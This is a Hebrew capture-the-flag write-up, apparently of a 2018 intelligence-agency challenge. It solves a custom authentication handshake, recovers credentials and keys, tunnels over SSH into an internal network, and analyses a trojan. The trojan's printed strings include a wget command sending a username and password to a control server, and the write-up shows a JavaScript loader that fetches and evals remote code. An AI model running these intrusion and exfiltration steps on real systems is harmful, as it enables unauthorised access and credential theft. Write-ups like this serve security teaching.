
We executed the parts we extracted in a sandbox and managed to capture its initial communication with a c&c server. The following pcap file contains the captured data.

Needless to say, the information that was stolen is very valuable to us, so please do your best to retrieve it before it leaks...

Good luck!,
M.

אתגר 2

קיבלנו קובץ pcap, המכיל 74 פקטות אשר הוסנפו בתקופת זמן של כ-10 שניות. כולן מסוג TCP, מכתובת ה-IP הפנימית **192.168.43.188**, לכתובת **35.204.90.89**. הקובץ מכיל 4 שיחות קצרות שונות בפורט 5555, ושיחה אחת ארוכה בפורט 2121. נתחיל בפורט 2121. אם נסתכל על ה- Raw data שעבר בשיחה, נזהה פרוטוקול מוכר, FTP!



נגדיר ל-Wireshark להתייחס לפקטות בפורט 2121 כפקטות FTP, באמצעות האפשרות Decode as שנמצאת תחת התפריט Analyze.

Protocol	Lengt	Info
FTP	94	Response: 220 pyftpdlib 1.5.3 ready.
FTP	77	Request: USER user
FTP	99	Response: 331 Username ok, send password.
FTP	78	Request: PASS 12345
FTP	89	Response: 230 Login successful.
FTP	72	Request: SYST
FTP	85	Response: 215 UNIX Type: L8
FTP	72	Request: FEAT
FTP	91	Response: 211-Features supported:
FTP	199	Response: EPRT
FTP	81	Response: 211 End FEAT.
FTP	117	Request: OPTS MLST type;perm;size;modify;unique;unix.mode;
FTP	121	Response: 200 MLST OPTS type;perm;size;modify;unique;unix.mode;
FTP	80	Request: OPTS UTF8 ON
FTP	89	Response: 501 Invalid argument.
FTP	71	Request: PWD
FTP	101	Response: 257 "/" is the current directory.
FTP	74	Request: TYPE A
FTP	91	Response: 200 Type set to: ASCII.
FTP	72	Request: PASV
FTP	117	Response: 227 Entering passive mode (35,204,90,89,254,167).
FTP	72	Request: MLSD
FTP	120	Response: 125 Data connection already open. Transfer starting.
FTP	90	Response: 226 Transfer complete.
FTP	72	Request: QUIT
FTP	80	Response: 221 Goodbye.

נשים לב שהמשתמש הלוקאלי התחבר לשרת עם שם השמשתמש **user** והסיסמה הכה מאובטחת **12345**. כשננסה אנחנו להתחבר לשרת, לא נצליח. נסתכל על השיחות בפורט 5555 בתקווה להבין מדוע. השיחות בפורט הללו די זהות. השרת שולח מספר האקסדצימלי באורך 32 ספרות, ובתגובה הלקוח שולח מספר האקסדצימלי באורך 128 ספרות. לאחר מכן השרת עונה שכתובת ה-IP של הלקוח היא "Temporarily Authorized". כלומר, כדי להתחבר ל-FTP נצטרך להבין את מנגון ההזדהות הזה.

כשרואים כתובות HEX ארוכות, הדבר הראשון שצריך לעלות לכם לראש, זה האש. או לפחות זה מה שעולה לי בראש.

כשהזנתי אותם באתר אינטרנט שמספק שירותי Rainbow tables להאשים, גיליתי כי הסטרינג הראשון הוא האש של MD5 והשני של SHA512. כאשר הסטרינג הראשון הוא מספר, והשני הוא המספר העוקב לו.

Hash	Type	Result
4bad54feaa9a3fbbd7aac13b740fc041	md5	33794
9232d6bcee8a6a37ba25ef879c05c3b2dcd8cbf089ad074e73a9790f23cbff33 af492ad8a79b5621321a9472d96f48201efe88947113e2f0bce3c519d980d9e5	sha512	33795

בדקתי גם את שלושת השיחות האחרות, ובשניהם התהליך חזר על עצמו, רק עם מספרים אחרים. לכן, כתבתי קוד שיבצע את ההזדהות הזאת עם השרת:

```python
import hashlib
def md5(text):
    return hashlib.md5(text.encode('utf-8')).hexdigest()
def sha512(text):
    return hashlib.sha512(text.encode('utf-8')).hexdigest()

s = socket()
s.connect(('35.204.90.89', 5555))
inp = s.recv(1024).decode('utf-8').replace('\r\n', '')
num = next(x for x in range(100000) if md5(str(x)) == inp)
response = sha512(str(num + 1))
s.send(response.encode('utf-8') + b'\r\n')
s.close()
```

לאחר מכן, התחברתי לשרת FTP, והורדתי את כל הקבצים שמאוחסנים עליו:

Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
var		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
users		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
tmp		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
temp		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
sys		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
docs		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
data		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
bin		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004
backup		File folder	2/18/2018 5:07:37 PM	el (0755)	1003 1004

השרת מכיל בתקיית backup גיבויים של קבצים בשם **floppyfw.conf.enc** ו-**cisco.conf.enc** . בתקיית users היו בעיקר רפרנסים לאתגר משנה שעברה ובדיחות של המוסד, חוץ מהתקייה של המשתמש backup. היא מכילה קובץ בשם hint שכולל את התוכן "s3cr3t", ומפתח פרטי בשם id_rsa. שם זה מרמז שהוא משמש ל-SSH. באופן לא מפתיע במיוחד, סיסמתו היה s3cr3t. ננסה להתחבר ל-SSH באמצעות מפתח ההצפנה הזה למשתמש backup:

```
yoav@ubuntu:~/Downloads$ ssh -i id_rsa backup@35.204.90.89
The authenticity of host '35.204.90.89 (35.204.90.89)' can't be established.
ECDSA key fingerprint is SHA256:fF/WRfTztd8cFCcq5eRd7jdK2YIkzAGaaZR1vdLdpuo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '35.204.90.89' (ECDSA) to the list of known hosts.
 Welcome to Backup Server!
   All your actions are
      being recorded!
        Hahahah!!

                ,-.
              ,'   |
             /.__,|
            /((_)):
           /   `-'  \
         ,'    ,--.   \
       .' , ((__))    `.
       '.':    `--'    \._)
          |    ,--.    :
          |   ((__))   |
          |    `--'    |
          `.  ..____..-'
           `--..____..--' SSt

Enter passphrase for key 'id_rsa':
/bin/false: No such file or directory
Connection to 35.204.90.89 closed.
yoav@ubuntu:~/Downloads$
```

הו לא! חסמו אותנו מלהתחבר ל-shell באמצעות /bin/false (שלא ממש קיים, אבל לא רלוונטי במיוחד).
אז למה יש מפתח פומבי שמתאים ל-SSH אם לא עבור remote shell? SFTP! זוהי גרסה של פרוטוקול FTP שרצה מעל SSH. נתחבר ונקבל את הקובץ conf_enc.pyc, שהוא הקובץ שכנראה הצפין את קבצי הקונפיגורציה שראינו מקודם.

conf_enc.pyc	1,802	Compiled ...	2/4/2018 7:45:52 PM	-r--r--r--	0 0
.ssh		File folder	3/11/2018 12:16:22 PM	drwxr-xr-x	0 0

זהו קובץ PYC, כלומר קובץ פייטון מקומפל, לכן נשתמש ב-uncompyle6 כדי להמיר אותו לקובץ פייטון רגיל:

```python
key = 'd3adb33f13371337'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

class AESCipher:
    def __init__(self, key):
        self.key = key

    def encrypt(self, raw):
        raw = pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw))


if len(sys.argv) != 2:
    exit(1)
in_file = sys.argv[1]
if os.path.isfile(in_file):
    out_file = in_file + '.enc'
    fin = file(in_file, 'rb').read()
    fout = file(out_file, 'wb')
    cypher = AESCipher(key)
    enc_data = cypher.encrypt(fin)
    fout.write(enc_data)
    fout.close()
```


הקוד הזה הצפין את קבצי הקונפיגורציה באמצעות AES במוד של CBC עם המפתח "d3adb33f13371337". לכן, נכתוב קוד שמפענח אותם:

```python
import base64
from Crypto.Cipher import AES
with open('cisco.conf.enc', 'rb') as f:
    content = base64.b64decode(f.read())
    aes_crypter = AES.new(b'd3adb33f13371337', AES.MODE_CBC, content[:16])
    result = aes_crypter.decrypt(content[16:])
    with open('cisco.conf', 'wb') as f2:
        f2.write(result)
```

נקבל קובץ קונפיגורציה של ראוטר של סיסקו. עם תחילת הקובץ נשים לב לשם המשתמש והסיסמה של הראוטר. שם המשתמש הוא **fwadmin**, אולם הסיסמה מוצפנת.

```
Current configuration : 4716 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Firewall
!
boot-start-marker
boot-end-marker
!
enable secret 7 107D1C09560521580F16693F14082026351C1512
!
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
```

לאחר גיגול קצר, התגלה לי כי סיסמה שמאוחסנת כהאש מסוג 7 של סיסקו, היא לא מאובטחת בכלל, ועוד ב-1997 ניתן היה להריץ עליה שחזור יעיל של הסיסמה המקורית. לאחר כתיבת הסיסמה בתוצאה הראשונה בגוגל, נקבל כי הסיסמה היא **Sup3rS3cr#tP@ssword.**



אם נמשיך לגלול לסוף, נקבל את כללי התעבורה ברשת הפנימית:

```
interface Vlan2
 name Outside-network
 ip address 10.164.0.3 255.255.255.0
 no ip route-cache
 ip access-group 2 in
!
interface Vlan3
 name Internal-Storage-Server
 ip address 10.128.0.254 255.255.255.0
 no ip route-cache
 ip access-group 1 out
!

access-list 1 permit tcp any host 10.128.0.3 eq 3389
access-list 1 permit tcp any host 10.128.0.3 eq 8080
access-list 1 deny tcp any any
!
access-list 2 permit tcp any host 10.164.0.3 eq 22
access-list 2 deny tcp any any
```

לרשת יש 2 חוקים:

1. תעבורה לתוך הרשת מותרת מכל אחד, לכתובת ה-IP הפנימית 10.164.0.3 בפורט 22
2. תעבור בתוך הרשת מותרת מכל אחד, לכתובת ה-IP הפנימית 10.128.0.3 בפורטים 3389 ו-8080 (שמשמש כפורט חלופי לפורט 80 – כלומר עבורי אתרי אינטרנט).

נשתמש בהרשאת ה-SSH שלנו כדי לבצע SSH Tunneling פנימה לתוך השרת.

בשלב הראשון נפתח חיבור SSH מהמחשב שלנו לשרת באמצעות המשתמש backup כמו קודם, אך נשתמש בנוסף בדגל N–, שאומר שלא לפתוח שורת פקודה בשרת עבורינו, כלומר להשתמש ב-SSH בשביל Tunneling. הפקודה תהיה:

```
ssh -N -L 9999:10.164.0.3:22 backup@35.204.90.89 -i id_rsa
```


הדגל L– מורכב מהפורט המקומי ממנו התעבורה תגיע מהצד שלנו, ולאחר מכן כתובת היעד אליה התעבורה תועבר מהצד שלהם. כעת יש לנו גישה לשלוח פקטות לתוך הרשת הפנימית שלהם.


בשלב השני נשתמש בפורט שפתחנו, ונשלח תעבורה לשרת ה-HTTP הפתוח אצלהם, באמצעות הפקודה:

```
ssh -N -L 9000:10.128.0.3:8080 fwadmin@127.0.0.1 -p 9999
```

כעת, ניגש אצלנו לפורט 9000, והוא אמור להעביר את הבקשה לשרת המיועד בפורט 8080:

כשנלחץ על המסמך, נקבל כי סיימנו את שלב 2, Hooray!





סיכום

- פענחנו את פרוטוקול ההזדהות "המסובך" שלהם, הורדנו את הקבצים מה-FTP ומה-SFTP, והשתמשנו ב-SSH Tunneling על מנת לקבל גישה לרשת הפנימית.
- מסקנה 1: כשכותבים פרוטוקול הזדהות, כדאי שיתבסס על קושי קריפטוגרפי או על משאב משותף. העובדה שהפרוטוקול לא ידוע מראש, לא אומרת שלא יוכלו להבין אותו ולפצח אותו.
- מסקנה 2: להפנות את היוזר ל-/bin/false לא מבטיח שהיוזר לא יוכל להיכנס לרשת הפנימית אם יש SSH.
- מסקנה 3: גם ברשת הפנימית, משאבים צריכים להיות מוגנים בסיסמה או בהזדהות. Better safe than sorry כמו שאומרים.

Challenge #3

Very good Agent!

Following your success in finding the hacking teams' internal storage system, our intelligence officers have discovered what we believe to be a new and sophisticated rootkit framework they have been developing.
We also managed to get a copy of a prototype utility that helps reveal their rootkit on infected systems. You can get if from the following link
We require your skills in invesgating it and reporting how the rootkit operates.

Thanks again for your effort, and Good Luck!,
M.

אתגר 3

הקובץ שירד בתוך ה-ZIP נקרא busybox, והוא קובץ ELF.

Busybox

BUSYBOX היא תוכנה המספקת כלים ופקודות UNIX נפוצות בקובץ הרצה יחיד. קובץ בודד כולל 300 פקודות UNIX נפוצות.

נריץ את הקובץ בלינוקס, ונקבל את הפלט הסטנדרטי של busybox, פלוס ההודעה שהגרסה הזאת מבוססת 'מציאות מדומה', ושיש רמז בתקיית /tmp.

```
yoav@ubuntu:~/Downloads$ ./busybox
BusyBox v1.29.0.git (2018-02-18 06:33:22 UTC) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

        **** This version of BusyBox is an 'augmented-reality' version ;).. left
 you a hint at /tmp ... ****

Currently defined functions:
        adjtimex, base64, beep, cat, chmod, clear, dnsdomainname, echo, false,
        hostname, ifconfig, ifdown, ifup, kill, killall, ls, lsof, md5sum, nc,
        netcat, netstat, nslookup, ping, ps, reset, resize, top, true, tty,
        uname, wget, whoami
```

אם נסתכל בתקייה זו בעצמנו, לא נראה שם שום קובץ מיוחד. אבל רגע, מציאות מדומה, אולי בעצם הקבצים האלה לא באמת קיימים, אלא קיימים רק דרך busybox, שכזכור אמורה להחליף פקודות לינוקס נפוצות. ננסה להריץ ls דרך busybox באמצעות הפקודה **`busybox ls /tmp`**, אבל נקבל שגיאה מוזרה:

```
yoav@ubuntu:~/Downloads$ ./busybox ls /tmp
ls: /uos: No such file or directory
```

לאחר בדיקה של קלטים, נבין כי מדובר בצופן הזזה פשוט, שכל תו מועבר לתו שבא *האינדקס שלו* אחריו. אם התו חורג מגבולות האותיות האנגליות, נחזור חזרה לתחילת רשימת האותיות, בקיצור, צופן הזזה עם טוויסט. נריץ את הפקודה, ונגלה כי קיים בתקייה קובץ שלא היה קיים קודם, קובץ README. נקרא אותו באמצעות cat, ונגלה כי התנהגות רשתית חשודה זוהתה.

```
yoav@ubuntu:~/Downloads$ ./busybox ls /skm -la
total 8
drwxr-xr-x    2 root     root          4096 Apr 22 09:42 .
drwxr-xr-x   24 root     root          4096 Apr 22 09:42 ..
-r--r--r--    0 root     root          1337 Dec 31  1969 .readme
yoav@ubuntu:~/Downloads$ ./busybox cat /skm/.lxsuct

Suspicious network activity detected...
```

נשתמש בפקודה netstat, ואכן נזהה התנהגות רשתית חשודה:

```
yoav@ubuntu:~/Downloads$ ./busybox netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0     64 0.0.0.0:31337           11.32.205.35.bc.googleusercontent.co
m:http ESTABLISHED
```

אבל איך נדע איזה תהליך יצר אותה? סביר להניח שיש דגל עבור זה, אבל למה שלא פשוט נראה איזה תהליכים רצים ברקע באמצעות פקודת ps?

```
yoav@ubuntu:~/Downloads$ ./busybox ps
PID   USER     TIME  COMMAND
 1337 root     13:37 /tmp/Tr0j (deleted) -u admin --default-pass
```

אוקי, פה חשדתי. יש תהליך בשם Tr0j, שרץ עם שם המשתמש **admin** והסיסמה הדיפולטיבית שלו. ננצל את העובדה שבלינוקס כל קובץ הרצה שמור תחת **/proc/PID/exe**, ונחלץ את הוירוס Tr0j:

`./busybox cat /oply/1337/tlr > Tr0j.elf`

קיבלנו קובץ ELF בגודל 8.8 KB. נריץ עליו את הפקודה strings כדי לחלץ ממנו מחרוזות, ונקבל את המחרוזות המעניינות הבאות.


```
Uw1lLN3v3rG3tM3
35.205.32.11
wget -O /tmp/.store 'http://%s/iso?user=%s&pass=%s'
user
pass
default-pass
```

אם נחבר את כל הידע שהשגנו עד כה, נבין כי שם המשתמש הוא admin, והסיסמה כנראה Uw1lLN3v3rG3tM3, ולכן הכתובת שאנחנו רוצים לעשות לה בקשה צריכה להיות

http://35.205.32.11/iso?user=admin&pass=Uw1lLN3v3rG3tM3

Name	Size	Packed Size	Modified
1.JPG	111 895	111 895	2018-02-17 19:46
2.JPG	54 609	54 609	2018-02-17 19:46
4.PNG	111 865	111 865	2018-02-17 19:49
5.JPG	26 036	26 036	2018-02-17 19:44
6.JPG	17 831	17 831	2018-02-17 19:44
7.JPG	25 432	25 432	2018-02-17 19:48
THUMBS.DB	113 664	113 664	2018-02-17 19:54
VAULT	24 576	24 576	2018-02-18 16:25

ניגש אליה, ונקבל הורדה לקובץ ISO. הקובץ מכיל תמונות שמספרן בין 1 ל-7 (חוץ מתמונה 3 שחסרה), קובץ בשם VAULT, וקובץ בשם Thumbs.db, שמכיל את הצלמיות לתמונות במערכת ההפעלה Windows. זה בדרך כלל מוזר שקובץ כזה נמצא באתגר. לרוב, אם אני עובד על ווינדוס, אני מוסיף אותו באופן יזום ל-gitignore. כדי שלא יעלה לי בטעות ל-git, אז למה שהם יעלו אותו לאתגר. בנוסף לעבודה שחסר קובץ מסוג 3, וקובץ זה אמור להכיל צלמיות של תמונות. לכן, השתמשתי בתוכנה נחמדה שנקראת Thumbs Viewer, המאפשרת לי לראות את התוכן של הקובץ הזה. מצאנו את תמונה 3!



בתמונה מופיע הטקסט *israel70*, וכמו שאומרים, סטרינג שמופיע בתמונה השלישית יופיע במפתח ההצפנה הראשון שתראה. תזכרו את זה. נעבור לקובץ הכספת שלנו. לאחר בדיקת ה- Magic numbers של הקובץ, מדובר בקובץ DB מסוג Sqlite3. לכן, נפתח אותו.

	id	name	data	enc_type	key	iv_size
1	0	aes.js	Usm/va3ngs/rHvy60sA6hwggK4nFp0+JlMra8YGfyrkfCFxUkZftuiIR+K4ExR40Ex3XlAVKERpKhAtmXak8wH0LUGf...	Blowfish-CBC	External	8
2	1	index.html	<html> <script type="text/javascript" src='aes.js'></script>	None	None	0
3	2	key.js	N66Kat8Z93IO4scLpO41gcNxWBEuXWnxWscNu9R39zA=	Blowfish-CBC	External	8
4	3	script.js	n04ScjFpOgy7J+e3ONTvwof/IIAiao/AB6cZs8WzfISubeVzojaCMxI0SQpKOJkLTiMvSgGxg+P2xP9L6SzlLKy/H8BCvi...	Blowfish-CBC	External	8

נקבל מאגר נתונים עם טבלה אחת בלבד, שמכילה שמות של קבצים, ואת התוכן שלהם מוצפן. שלושת הקבצים מוצפנים באמצעות Blowfish-CBC. כמובן שאנחנו יודעים מה הוא מפתח ההצפנה. נשתמש באתר http://sladex.org/blowfish.js/ כדי לפענח את ההצפנה, ונקבל 3 קבצי JS.

- הקובץ Key.js, מכיל את השורה:

```
1 var key="sg342C_fqg3453gqh";
```


- הקובץ Aes.js, שמכיל את הספריה CryptoJS של גוגל בגרסה 3.1.2.
- הקובץ Script.js, שמכיל קוד שעבר ערבול. לאחר תיקון הערבול, הקוד המקורי הוא:

```
1  function loadScript(src, callback) {
2      var xhttp = new XMLHttpRequest();
3      xhttp.onreadystatechange = function() {
4          if (this.readyState == 4 && this.status == 200) {
5              eval(this.responseText);
6              if (typeof(callback) != 'undefined') {
7                  callback()
8              }
9          }
10     };
11     xhttp.open("GET", src, true);
12     xhttp.send()
13 }
14 loadScript("http://127.0.0.1:1337/key.js");
15 loadScript("http://35.205.32.11/ch3/sid");
16 loadScript("http://35.205.32.11/ch3/payload", run);
17
18 function run() {
19     if (typeof(key) != 'undefined') {
20         if (typeof(payload) != 'undefined') {
21             var decrypted = CryptoJS.AES.decrypt(payload, key);
22             eval(decrypted.toString(CryptoJS.enc.Utf8))
23         }
24     }
25 }
```

קוד זה מוריד מהאתגר שני קבצים. הראשון הוא sid, והוא מכיל הגדרה של משתנה בשם sid, עם מזהה כלשהו. הקובץ השני הוא payload, והוא מכיל קוד מוצפן באמצעות ה-key שנמצא בקובץ key.js. כשנפענח את הקובץ עם המפתח, ונוריד את הערבול, נקבל קוד שנראה ממש דומה לבריינפאק, ומורכב מ-6 תווים בלבד. זהו JSFUCK! זוהי תת שפה של JS שמורכבת מ-6 תווים ומאפשרת להריץ כל קוד JS קיים. נרצה לראות את הקוד המקורי, ולכן נשתמש באחד מאתרי האינטרנט שמאפשרים לשחזר את הקוד המקורי. משום מה, האתרים הללו לא עובדים בפיירפוקס, אבל אם נריץ את השחזור בכרום, נקבל את הקוד המקורי:

```
var current = [];

function dispatch(r, t) {
    return r(t)
}

function scrmbl_sid(r) {
    var t = "";
    for (i = 0; i < r.length; i++) t += String.fromCharCode(170 ^ r.charCodeAt(i));
    return dispatch(current[4], t)
}
current[0] = window.console.log, current[1] = eval, current[2] = window.prompt, current[3] = alert, current[4] = btoa, window.console.log = function(r) {
    dispatch(current[0], "Try again ... ")
}, eval = function(r) {
    dispatch(current[0], "eval is disabled!. try something else")
}, prompt = function() {}, alert = function(r) {
    dispatch(current[3], "alert is disabled! try something else")
}, password = dispatch(current[2], "Enter the key please:"),
  "SDRwUHlCMXI3aGQ0eTcwSTVyYTNsIQ==" === dispatch(current[4], password) ? window.location = "http://35.205.32.11/ch3_finish/" + scrmbl_sid(sid) : dispatch(current[3],
  "Try again ... ");
```

